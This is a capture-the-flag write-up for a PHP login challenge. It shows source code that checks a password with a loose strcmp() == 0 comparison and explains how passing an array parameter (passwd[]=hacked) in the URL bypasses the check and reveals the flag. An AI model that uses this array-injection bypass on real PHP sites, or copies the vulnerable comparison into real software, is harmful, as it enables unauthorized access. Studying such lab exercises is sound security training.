
strcmp

Challenge

We are given a website that contains a simple password authentication form.



password:


code:

```
$input = $_GET["passwd"];

$password = "CENSORED";

if (strcmp($input, $password) == 0) {
  echo("$password");
}
```

The php source code for the password is also shown.
We can see that the authenticaiton uses the string compare function and that the data is sent via GET request to the server.
This means that we can send data via the URL.
If the input is equivalent to the stored password, then the password is shown.


Solution

The string compare function has a vulnerability occuring when given an array instead of a string. Rather than halting, it returns NULL.
In the php language, (NULL == 0) results in a boolean True.
Because there is no data cleaning before authenication, we can pass an array via GET request and bypass the if statement by comparing NULL with 0.



ctf.hackucf.org:4000/cmp/cmp.php?passwd[]=hacked

This is done by simply placing brackets after the variable name: `http://ctf.hackucf.org:4000/cmp/cmp.php?passwd[]=hacked`



Warning: strcmp() expects parameter 1 to be string, array given in **/var/www/html/cmp/cmp.php** on line **8**
flag{php_is_really_really_well_designed}

password:

code:

```
$input = $_GET["passwd"];

$password = "CENSORED";

if (strcmp($input, $password) == 0) {
  echo("$password");
}
```

When the webpage is loaded, the password / flag is displayed.